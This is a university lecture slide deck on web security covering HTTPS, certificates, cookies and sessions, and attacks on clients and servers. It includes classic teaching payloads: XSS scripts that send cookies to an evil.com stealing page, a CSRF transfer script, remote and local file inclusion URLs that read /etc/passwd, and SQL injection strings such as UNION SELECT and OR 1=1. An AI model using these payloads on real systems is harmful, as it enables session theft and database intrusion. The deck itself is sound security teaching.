

CSc 466/566

Computer Security

20 : Web Security

Version: 2012/05/03 12:41:30

Department of Computer Science
University of Arizona

collberg@gmail.com
Copyright © 2012 Christian Collberg

Christian Collberg

1/74

Outline

- 1 Introduction
- 2 HTTPS
- 3 Dynamic Content
 - DOM Tree
 - Sessions and Cookies
- 4 Attacks on Clients
 - Session Hijacking
 - Click-Jacking
 - Privacy Attacks
 - XSS
 - CSRF
- 5 Attacks on Servers
 - PHP
 - File Inclusion
 - SQL Injection Attacks
- 6 Summary

Introduction

2/74

Static Web Content

HTTP Request

```
GET /index.html HTTP/1.1  
Host: www.site.com
```



HTTP Response

```
HTTP/1.1 200 OK  
Server: Apache  
Date: Mon, 16 Apr 2012 21:44:29 GMT  
Expires: -1  
Content-Type: text/html; charset=ISO-8859-1  
Set-Cookie: ...  
Content-Length: 314  
  
<!doctype html>  
<html><body>  
...  
</body></html>
```

Introduction

3/74

HTML

HTTP Request

```
GET /index.html HTTP/1.1  
Host: www.site.com
```



HTTP Response


```
<b>bold text</b>  
<ul>  
  <li> list item 1  
  <li> list item 2  
</ul>  
<a href=" site.com/boat.jpg">Link!</a>  
<script>  
  document.location = ...  
</script>  

```

Introduction

4/74


HTTP Request



- HTTP requests and responses are delivered via TCP on port 80.
- All traffic is **in the clear!**
- MITM attacks.

- 1 Introduction
- 2 **HTTPS**
- 3 Dynamic Content
 - DOM Tree
 - Sessions and Cookies
- 4 Attacks on Clients
 - Session Hijacking
 - Click-Jacking
 - Privacy Attacks
 - XSS
 - CSRF
- 5 Attacks on Servers
 - PHP
 - File Inclusion
 - SQL Injection Attacks
- 6 Summary

- 1 Alice browses to <https://chase.com>
- 2 The browser sends chase.com a list of cryptographic ciphers/hash functions it supports.
- 3 The server selects the strongest ciphers/hash functions they both support.
- 4 chase.com tells the browser of its cryptographic choices.
- 5 chase.com sends the browser its certificate $\text{Cert}_{\text{chase.com}}$, containing its public key $P_{\text{chase.com}}$.
- 6 The browser verifies the authenticity of $\text{Cert}_{\text{chase.com}}$.
- 7 Browser generates a random number R .
- 8 The browser encrypts R with $P_{\text{chase.com}}$ and sends it to chase.com.
- 9 Starting from R , the browser and chase.com generate a shared secret key K .
- 10 Subsequent messages M : send $E_K(M), H(K||M)$.



- A **Certificate Authority** (CA) is a **trusted third party** (TTT) who issues a certificate stating that
The Bob who lives on Desolation Row and has phone number (555) 867-5309 and the email address bob@gmail.com has the public key P_B . This certificate is valid until June 11, 2012.
- The CA has to digitally sign (with their private key S_{CA}) this certificate so that we know that it's real.

- **Domain validation only** SSL certificates: only minimal verification of the details in the certificate.
- A **Extended Validation Certificate** can only be issued by a CA who passes an audit, that they vet applications according to strict criteria.
- Same structure as other X.509 public key certificates.
- Not stronger encryption.

In 2006, researchers at Stanford University and Microsoft Research conducted a usability study of the EV display in Internet Explorer 7. Their paper concluded that participants who received no training in browser security features did not notice the extended validation indicator and did not outperform the control group, whereas participants who were asked to read the Internet Explorer help file were more likely to classify both real and fake sites as legitimate.

Source: http://en.wikipedia.org/wiki/Extended_Validation_Certificate

Certificate Hierarchy

- Certificates are signed by certificates higher in a **certificate hierarchy**.
- The **root certificate** is **self-signed**.
- **Chain of Trust** — Similar to the Trusted Platform Module's trusted boot.

Checking the Validity of a Certificate

- Is the certificate signed by a known trusted CA (pre-installed in the browser)?
- Has the certificate expired?
- Is the certificate revoked?
 - 1 Extract the **revocation cite URL** from the certificate.
 - 2 Get the certificate revocation list.
 - 3 Is the list signed by the CA?
 - 4 Is this certificate serial number on the list?

In-Class Exercise: Goodrich & Tamassia C-7.8

- Suppose a web client and web server for a popular shopping web site have performed a key exchange so that they are now sharing a secret session key.
- Describe a secure method for the web client to then navigate around various pages of the shopping site, optionally placing things into a shopping cart.
- Your solution is allowed to use one-way hash functions and pseudo-random number generators, but it cannot use HTTPS, so it does not need to achieve confidentiality.
- Your solution should be resistant to HTTP session hijacking even from someone who can sniff all the packets.

Outline

- 1 Introduction
- 2 HTTPS
- 3 **Dynamic Content**
 - DOM Tree
 - Sessions and Cookies
- 4 Attacks on Clients
 - Session Hijacking
 - Click-Jacking
 - Privacy Attacks
 - XSS
 - CSRF
- 5 Attacks on Servers
 - PHP
 - File Inclusion
 - SQL Injection Attacks
- 6 Summary

Dynamic Content


- Plain html pages are **static**.
- **Dynamic content** can change, even without reloading the page.
- **Client-side scripts** are included in web pages to provide dynamic content.
- Web pages are represented internally in the browser as **DOM trees** (**Document Object Model**).
- Scripts can manipulate the DOM tree.
- Most scripts are written in **JavaScript**.

DOM Tree Example

```
<html>
  <head>
    <title>The document</title>
  </head>
  <body>
    <div>Data</div>
    <ul>
      <li>Warning</li>
      <li></li>
    </ul>
    <div>Top Secret!</div>
  </body>
</html>
```

Source: <http://javascript.info/tutorial/dom-nodes>

DOM Tree Example...



JavaScript

- JavaScript code can be included within HTML documents:

```
<script type="text/javascript">
function hello() {
  alert("Hello world!");
}
</script>
```

- JavaScript functions can be invoked as a result of clicks, etc.:

```

```

DOM Tree Traversal

- DOM tree node properties:

name	description
firstChild, lastChild	start/end of this node's list of children
childNodes	array of all this node's children
nextSibling, previousSibling	neighboring nodes with the same parent
parentNode	the element that contains this node

- Thus, you can traverse the DOM tree from within JavaScript:

```
window.document.childNodes[0].childNodes[1].childNodes[4]
```

Sessions

- HTTP is a **state-less** protocol:
 - every time a browser asks for a page is a new event to the server;
 - the server keeps no information (automatically) between page loads.
- A **session** is extra information stored about a visitor between interactions.
- Three methods to keep track of sessions:
 - Hidden form fields,
 - Client-side cookies,
 - Server-side session.
- We must protect against **session hijacking** — an attacker getting hold of a user's session information and impersonating him to the server.


Sessions Using Hidden Form Fields

- Any information that needs to survive between interactions is stored in the browser in **hidden fields** in the HTML.
- The information is sent back to the server in POST or GET requests.

```
<HTML><BODY>
<FORM ACTION="http://www.victoriassecret.com/buy.jsp"
  METHOD="get">
<INPUT TYPE="hidden" NAME="name" VALUE="Alice">
<INPUT TYPE="hidden" NAME="height" VALUE="170cm">
<INPUT TYPE="hidden" NAME="weight" VALUE="53kg">
<INPUT TYPE="submit">
</FORM>
</BODY></HTML>
```

- HTTP is sent in cleartext — susceptible to MITM attack.

Sessions Using Hidden Form Fields...



- Use HTTPS instead.

Sessions Using Cookies

- A **cookie** is a piece of data sent to the client by the web server.
- The cookie is stored on the client.
- When the user returns to the site, the cookie is sent to the web server.

cookie

```
"name"=" Alice"  
"height"=" 170cm"  
"weight"=" 53kg"  
expire=10 Dec, 2012  
domain=.victoriasecret.com  
path: /  
send for: any type
```

Sessions Using Cookies

- Let's assume Alice is browsing to <http://www.victoriasecret.com>.
- She fills out a form with her personal data:

```
<HTML><BODY>  
<FORM ACTION=" http://www.victoriasecret.com/buy.jsp"  
  METHOD=" get">  
<INPUT TYPE="input" NAME=" name"  VALUE=" Alice">  
<INPUT TYPE="input" NAME=" height" VALUE=" 170cm">  
<INPUT TYPE="input" NAME=" weight" VALUE=" 53kg">  
<INPUT TYPE=" submit">  
</FORM>  
</BODY></HTML>
```

cookie

```
"name"=" Alice"  
"height"=" 170cm"  
"weight"=" 53kg"  
expire=10 Dec, 2012  
domain=.victoriasecret.com  
path: /  
send for: any type
```



cookie

```
"name"=" Alice"  
"height"=" 170cm"  
"weight"=" 53kg"  
expire=10 Dec, 2012  
domain=.victoriasecret.com  
path: /  
send for: any type
```

Sessions Using Cookies — Cookie Properties

- **Expiration date**: none specified, the cookie is deleted when the user exits the browser.
- **Domain name** — the site for which this cookie is valid:
 - Only hosts within a domain can set a cookie for that domain.
 - A subdomain can set a cookie for a domain at most one level up.
 - A subdomain can access a cookie for the top-level domain.
 - A host cannot set cookies for the TLDs.

Cookie Domains



Dynamic Content

29/74

Cookie Transport

- Cookies, by default, are sent using HTTP.
- MITM attacks!
- Countermeasures:
 - 1 Set the **secure** flag: HTTPS is used instead.
 - 2 Encrypt the cookie value.
 - 3 Obfuscate the cookie name.

Dynamic Content

30/74

Server-Side Sessions


- User information is kept in a database on the server.
- A **session ID** (**session token**) identifies the user's session.
- GET/POST variables or cookies are used to store the token on the client.
- When the user browses to a page, the token is sent to the server, and the user's data is looked up from the database.

```
<HTML><BODY>  
<FORM ACTION="http://www.victoriassecret.com/buy.jsp"  
  METHOD="get">  
<INPUT TYPE="hidden" NAME="sessionID" VALUE="0x324A...">  
</FORM>  
</BODY></HTML>
```

Dynamic Content

31/74

Server-Side Sessions



sessionID	data
0x878...	name="Alice",height="170cm",...
0x9A5...	name="Bob",height="180cm",...

- The session ID should be hard to guess.

Dynamic Content

32/74


Outline

- 1 Introduction
- 2 HTTPS
- 3 Dynamic Content
 - DOM Tree
 - Sessions and Cookies
- 4 Attacks on Clients
 - Session Hijacking
 - Click-Jacking
 - Privacy Attacks
 - XSS
 - CSRF
- 5 Attacks on Servers
 - PHP
 - File Inclusion
 - SQL Injection Attacks
- 6 Summary

Session Hijacking

- TCP session hijacking can be used to take over an HTTP session.
- The attacker needs to impersonate the session mechanism (cookies, POST/GET, session ID).
- Packet sniffers can be used to discover session IDs/cookies.
- **Replay attacks**: an attacker uses an old (previously valid) token to attempt an HTTP session hijacking attack.

Session Hijacking



sessionID	data
0x878...	name="Alice" height="170cm"
0x9A5...	name="Bob" height="180cm"

Session Hijacking — Countermeasures

- 1 Client-side session tokens need to be encrypted.
- 2 Server-side session IDs need to be random.
- 3 To protect against replay attacks:
 - 1 add random numbers to client-side/server-side tokens,
 - 2 change session tokens frequently.

Click-Jacking

- Clicking on a link takes you to the wrong site:

```
<a onMouseUp=window.open("http://www.evil.com")
href="http://www.trusted.com">Trust Me!</a>
```

- Click-fraud**: Increasing the **click-throughs** to increase advertising revenue.

Privacy Attacks — Third-party cookies

- You browse to <http://www.example1.com>:

```
<HTML><BODY>
  
</BODY></HTML>
```

- ads.evil.com is sets a **third-party cookie** on your machine!

- You browse to <http://www.example2.com>:

```
<HTML><BODY>
  
</BODY></HTML>
```

- ads.evil.com sets a **third-party cookie** on your machine!

- You browse to <http://www.ads.evil.com>, it reads your cookies, and gets your browsing history!

Cross-Site Scripting (XSS)

- Idea:
 - attacker injects code *C* into a web site,
 - C* makes its way into generated web page *P*,
 - a user is served the *P* page,
 - the injected code *C* is executed on the user's site.
- Why does this work? The web programmer forgets to check (**sanitize**) input values!

Cross-Site Scripting...

- Bob's server sends Alice this form:

```
<HTML>
  <TITLE>Sign My Guestbook!</TITLE>
<BODY>
  <FORM ACTION="sign.php" METHOD="POST">
    <INPUT TYPE="text" NAME="name">
    <INPUT TYPE="text" NAME="message" size="40">
    <INPUT TYPE="submit" VALUE="Submit">
  </FORM>
</BODY>
</HTML>
```

Cross-Site Scripting...

- Alice adds the text "I loved your new site!", and returns it to Bob's site.
- In return, Bob sends her a new page:

```
<HTML>
  <TITLE>Sign My Guestbook!</TITLE>
<BODY>
  Thanks everybody for your input!<br>
  Eve: I sat behind you in 7th grade! Call me! <br>
  Joe: Yo, frat-bro, let's grab some brewskies! <br>
  Alice: I loved your new site!<br>
</BODY>
</HTML>
```

Cross-Site Scripting...

- What if Eve had instead added the text

```
<script>alert(" Alice sucks!");</script>
```

as her comment?

- Then Alice would be executing this page:

```
<HTML>
  <TITLE>Sign My Guestbook!</TITLE>
<BODY>
  Thanks everybody for your input!<br>
  Eve: <script>alert(" Alice sucks!");</script> <br>
  Joe: Yo, frat-bro, let's grab some brewskies! <br>
  Alice: I loved your new site!
</BODY>
</HTML>
```

Cross-Site Scripting...

- Obviously, Eve could insert more harmful code:

```
<script>
  document.location =
    "http://www.evil.com/steal.php?cookie="+
    document.cookie;
</script>
```

- This redirects the browser to the evil site, and passes along Alice's cookies.
- Alice would notice that she's being redirected to a weird site!

Cross-Site Scripting...

- Eve could be more cunning:

```
<script>
  img = new Image();
  img.src="http://www.evil.com/steal.php?cookie="+
  document.cookie;
</script>
```

- The browser tries to load an image from the evil site, passing along the cookie.
- No image is displayed — Alice doesn't get suspicious!

Cross-Site Scripting. . .

- An `iframe` is used to create a web page within a web page:

```
<iframe frameborder=0 src="" height=0
    width=0 id="XSS" name="XSS">
</iframe>
<script>
    frames["XSS"].location.href =
        "http://www.evil.com/steal.php?cookie="+
        document.cookie;
</script>
```

- This creates an invisible `iframe`, adding it to the DOM.
- The script changes the source of the `iframe` to the evil site.

Cross-Site Scripting — Nonpersistent

- So far, we've seen **persistent** XSS attacks:
 - the code Eve injects gets added to the server's database;
 - the code is displayed on the web page.
- **Non-persistent** XSS attack: the injected code only persists over the attacker's session.
- Example:
 - 1 attacker searches for "sneezing panda",
 - 2 web site responds with
"search results for 'sneezing panda'=. . ."

Cross-Site Scripting — Nonpersistent. . .

- Assume a search page where the query is passed as a GET parameter:

```
http://victim.com/search.php?query=searchstring
```

- The attacker constructs this URL:

```
http://victim.com/search.php?query=
<script>
    document.location=
        "http://evil.vom/steal.php?cookie="+
        document.cookie
</script>
```

- When the victim navigates to the URL, the payload will be executed in their browser.

Cross-Site Scripting — Countermeasures

- Programmers must sanitize all inputs:
 - Strip out all `<script>` tags!
- Users can disable client-side scripts.
- Firefox NoScript XSS detection sanitizes GET/POST variables:
 - remove quotes, double quotes, brackets.

- Evade filtering by obfuscating GET requests using **URL encoding**.
- This request

```
<script>alert('hello');</script>
```

turns into

```
%3Cscript%3Ealert%28%27hello%27%29%3B%3C%2Fscript%3E
```

- Obfuscate the script to avoid detection:

```
<script>
  a = document.cookie;
  b = "tp";
  c = "ht";
  d = "://";
  e = "ww";
  f = "w.";
  g = "vic";
  h = "tim";
  i = ".c";
  j = "om/search.p";
  k = "hp?q=";
  document.location=b+c+d+e+f+g+h+i+j+k+a;
</script>
```

- Basic idea:
 - 1 Alice has an account with www.bob.com.
 - 2 www.bob.com trusts Alice.
 - 3 Alice is authenticated with www.bob.com (through an active cookie, for example).
 - 4 Alice visits a site www.evil.com.
 - 5 www.evil.com executes a malicious script on www.bob.com (who thinks he's talking to Alice!).
- I.e. in a CSRF attack a website executes commands it received from a user it trusts.

- Alice is logged into her bank www.bank.com, her authentication stored in a cookie.
- She visits www.evil.com that has this script:


```
<script>
  document.location="http://bank.com/transfer.php?
    amount=1000&
    from=Alice&
    to=Eve";
</script>
```

- Alice' browser redirects to her bank which executes the transfer.

Cross-Site Request Forgery — Login Attack

- A malicious website issues cross-site requests on behalf of the user, but makes the user authenticate as the attacker.
- Example:
 - 1 Alice orders cookies from `evescookies.com`.
 - 2 Alice logs into `paypal.com` to pay for the cookies.
 - 3 But, Eve has injected code that makes Alice authenticate to PayPal as Eve.
 - 4 Alice gives `paypal.com` her credit card number.
 - 5 Eve logs in to `paypal.com` to collect Alice's credit card number.

Cross-Site Request Forgery — Login Attack...




Outline

- 1 Introduction
- 2 HTTPS
- 3 Dynamic Content
 - DOM Tree
 - Sessions and Cookies
- 4 Attacks on Clients
 - Session Hijacking
 - Click-Jacking
 - Privacy Attacks
 - XSS
 - CSRF
- 5 Attacks on Servers
 - PHP
 - File Inclusion
 - SQL Injection Attacks
- 6 Summary

Attacks on Servers

- Server-side scripts execute code on the server to generate dynamic pages.
- Written in `php`, `perl`, `Java Servlets`, ...
- Access databases, ...

Generating Dynamic Content



PHP

- `<?php insert code here ?>`.
- `$_GET[variable]` — array of GET input variables.
- No typing.

```

<HTML>
<BODY>
  Your number: <?php echo $x=$_GET['number'];?>.
  Square is <?php $y=$x*$x; echo $y;?>.
</BODY>
</HTML>
  
```

PHP...

- Assume the GET variable `number` is 5, then PHP will generate this page:

```

<HTML>
<BODY>
  Your number: 5.
  Square is 25.
</BODY>
</HTML>
  
```

Remote File Inclusion (RFI)

- Let this be `index.php`:

```

<?php
  include("header.html");
  include($_GET['page'].".php");
  include("footer.html");
?>
  
```

- A user can go to www.cnn.com/index.php?page=news and a news page is generated.
- An attacker can go to

```

http://cnn.com/index.php?page=http://evil.com/evilcode
  
```

forcing the server to include and execute the **remote file** `evilcode.php`.

- Most sites now forbid RFI.

Local File Inclusion (LFI)

- As RFI, but a local file gets executed

```
http://www.cnn.com/index.php?page=secretpage
```

- Getting the password file:


```
http://www.cnn.com/index.php?page=/etc/passwd%00
```

%00 is a null byte, effectively removing the .php extension.

Local File Inclusion (LFI)...

- Attack: The attacker

- uploads a file (a php script hiding as a .jpg file, for example).
- tricks the site to execute the uploaded file using LFI.




Local File Inclusion (LFI)...

- For example, Nasvir Nagra's Visualize program

<http://search.cpan.org/~jnagra/Perl-Visualize-1.02/Visualize.pm>

can embed a perl script into a gif file, so that the file is both an image and an executable program.

Accessing a Backend Database



SQL tables

- SQL databases store records as tables:

id	title	author	body
1	Databases	John	Story 1
2	Computers	Joe	Story 2
3	Security	Jane	Story 3
4	Technology	Julia	Story 4

SQL commands

- SQL commands for accessing a relational database:

SELECT	extract records from tables
INSERT	insert new records in a table
UPDATE	alter a record in a table
DELETE	remove a record in a table
UNION	combine the results of multiple queries

SQL queries

id	title	author	body
1	Databases	John	Story 1
2	Computers	Joe	Story 2
3	Security	Jane	Story 3
4	Technology	Julia	Story 4

- `SELECT * FROM news WHERE id = 3`
- `SELECT body FROM news WHERE author = "joe"`

SQL Injection Attack

```
<?php
$query = 'SELECT * FROM news WHERE id='.$_GET['id'];
$out = mysql_query($query);
echo "<ul>"
while ($row = mysql_fetch_array($out)) {
    echo " <li>" . $row['id'];
    echo " <li>" . $row['title'];
    echo " <li>" . $row['author'];
    echo " <li>" . $row['body'];
}
echo "</ul>"
?>
```

SQL Injection Attack...

- Consider this URL:

```
http://www.cnn.com/news.php?id=3
```

- The query would
 - extract the 3rd news article,
 - generate an HTML page, and
 - send it to the user.

SQL Injection Attack...

- Consider instead

```
http://www.cnn.com/news.php?id=NULL UNION  
SELECT cardno, first, last, email FROM users
```

- Since the PHP code is

```
<?php  
    $query='SELECT * FROM news WHERE id='.$_GET['id'];  
    ...  
?>
```

this would force the server to execute

```
SELECT * FROM news WHERE id=NULL UNION  
SELECT cardno, first, last, email FROM users
```

revealing all account information.

SQL Injection — Bypassing Authentication

- Consider this server-side login script:

```
<?php  
$query = 'SELECT * FROM news  
    WHERE email='.$_POST['email'].'.'  
    'AND pwdhash="'.hash('sha256',$_POST['password']).'";  
if (mysql_num_rows($out)>0) {  
    echo "Login successful!";  
} else {  
    $access = false;  
    echo "Login failed";  
}  
?>
```

SQL Injection — Bypassing Authentication

- Let the attacker enter this into the login form:

- email="OR 1=1;--
- password=(empty)

- Then, the original query

```
SELECT * FROM news WHERE email='.$_POST['email'].'.'  
'AND pwdhash="'.hash('sha256',$_POST['password']).'";
```

turns into

```
SELECT * FROM news WHERE email=""  
OR 1=1; -- AND pwdhash=...
```

- Note that -- is PHP's comment character.
- The query returns the entire user table to the attacker.

Outline

- 1 Introduction
- 2 HTTPS
- 3 Dynamic Content
 - DOM Tree
 - Sessions and Cookies
- 4 Attacks on Clients
 - Session Hijacking
 - Click-Jacking
 - Privacy Attacks
 - XSS
 - CSRF
- 5 Attacks on Servers
 - PHP
 - File Inclusion
 - SQL Injection Attacks
- 6 Summary

Readings and References

- **Chapter 7** in *Introduction to Computer Security*, by Goodrich and Tamassia.